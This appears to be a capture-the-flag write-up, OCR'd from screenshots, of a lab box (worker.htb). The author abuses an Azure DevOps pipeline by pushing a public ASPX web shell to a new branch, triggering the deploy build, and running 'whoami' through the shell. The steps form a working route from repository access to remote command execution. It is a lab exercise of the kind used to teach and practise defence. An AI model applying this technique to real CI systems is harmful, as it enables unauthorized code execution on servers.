
0 Work items created

0 Work items completed

Pipelines


0% Builds succeeded

Members



Name ↑	Last change	Commits	
Documents	3/25/2020	6371cd6f	Merge pull request #19 from cdemiguel/master Updated documentation path...
.gitignore	10/10/2018	0022156b	Initial commit Microsoft GitHub User
index.html	3/25/2020	97307933	Merge pull request #21 from microsoft/gh-pages Fixes on Download App Drop...
LICENSE	10/10/2018	3d359a97	Initial commit Microsoft Open Source
README.md	11/4/2019	8dfa2ae9	Adding Shipping Management link. David Sanchez (MSFT)
w45ty45t	7/9/2020	b7195658	Added file w45ty45t Administrator

Seems like there are other projects.



ekenas / SmartHotel360 / Repos / Files / SmartHotel360

master

SmartHotel360 / Type to find

Filter repositories

- alpha
- cartoon
- dimension
- lens
- SmartHotel360
- solid-state
- spectral
- story
- twenty

SmartHotel360

- Documents
- .gitignore
- index.html
- LICENSE
- README.md
- w45ty45t


Cont

Uploa

Nam

w45ty45t 7/9/2020

Pipelines (alpha-CI)



ekenas / SmartHotel360 / Pipelines / Builds

Alpha-CI
No builds found

Twenty-CI
No builds found

Story-CI
No builds found

Spectral-CI
No builds found

solid-state-CI
No builds found

lens-CI
No builds found

Cartoon-CI
No builds found

Alpha-CI

No builds were found

You can run your build pipeline manually or set up triggers to run it automatically.

I check the YAML file

```
steps:
- task: CopyFiles@2
  displayName: 'Deploy web site'
  inputs:
    SourceFolder: '$(Build.SourcesDirectory)'
    Contents: |
     **
```


```
       !.git/**/*
      TargetFolder: 'w:\sites\$(Build.Repository.Name).worker.htb'
      CleanTargetFolder: true
      OverWrite: true
    timeoutInMinutes: 5
```

I do not have permission to edit or create new pipeline.

I instead find a way to upload my file to the repository and do deployment.

I am going to use this web shell.


- https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx



Name ↑	Last change	Commits	
assets	4/2/2020	1297506b	Version 1 Nathalie Henley
images	4/2/2020	1297506b	Version 1 Nathalie Henley
contact.html	4/2/2020	1297506b	Version 1 Nathalie Henley
elements.html	4/2/2020	1297506b	Version 1 Nathalie Henley
generic.html	4/2/2020	1297506b	Version 1 Nathalie Henley
index.html	4/2/2020	1297506b	Version 1 Nathalie Henley
LICENSE.txt	4/2/2020	1297506b	Version 1 Nathalie Henley
README.txt	4/2/2020	1297506b	Version 1 Nathalie Henley

But it seems like I cannot upload to *master*. If like *git*, there should be other branches.

I create one.




Create a branch

Name: pwn3d

Based on: master

Work items to link: Search work items by ID or title

Then upload a file.



Commit

Drag and drop files here or click browse to select a file

[+] cmd.aspx
1.5 KB remove

Comment


Added cmd.aspx

Branch name

pwn3d

Work items to link

Search work items by ID or title




pwn3d alpha / Type to find a file or folder...

Committed 8b5016ef: Added cmd.aspx — Create a pull request

Contents History + New Upload file(s) Download as Zip

Name	Last change	Commits		
assets	4/2/2020	1297506b	Version 1	Nathalie Henley
images	4/2/2020	1297506b	Version 1	Nathalie Henley
cmd.aspx	just now	8b5016ef	Added cmd.aspx	Nathalie Henley
contact.html	4/2/2020	1297506b	Version 1	Nathalie Henley
elements.html	4/2/2020	1297506b	Version 1	Nathalie Henley
generic.html	4/2/2020	1297506b	Version 1	Nathalie Henley
index.html	4/2/2020	1297506b	Version 1	Nathalie Henley
LICENSE.txt	4/2/2020	1297506b	Version 1	Nathalie Henley
README.txt	4/2/2020	1297506b	Version 1	Nathalie Henley

Now I run the pipline with my branch.



Queue build for Alpha-CI

Agent pool: Default

Branch: pwn3d


Commit:

Variables Demands

system.debug false

+ Add

Queue Cancel



Alpha-CI
No builds found

Twenty-CI
No builds found

Story-CI
No builds found

Spectral-CI
No builds found


solid-state-CI
No builds found

lens-CI
No builds found

Cartoon-CI
No builds found

Alpha-CI

Commit	Build #	Branch	Queued ↓
Manual build for Nathalie Henley	168	pwn3d	2023-01-07 · 22:...



#168: Added cmd.aspx

Manually run just now by Nathalie Henley alpha pwn3d 8b5016e


Agent job 1 Started: 07/01/2023, 10:38:09 pm

Pool: Default · Agent: Hamilton01 10s

```
Prepare job · succeeded              <1s
Initialize job · succeeded           <1s
Checkout · succeeded                 4s
Deploy web site · succeeded          2s
Post-job: Checkout · succeeded       1s
Finalize Job · succeeded             <1s
Report build status · succeeded      <1s
```

Now I can access my webshell at the URL below.

- http://alpha.worker.htb/cmd.aspx




Program: c:\windows\system32\cmd.exe

Arguments: /c whoami

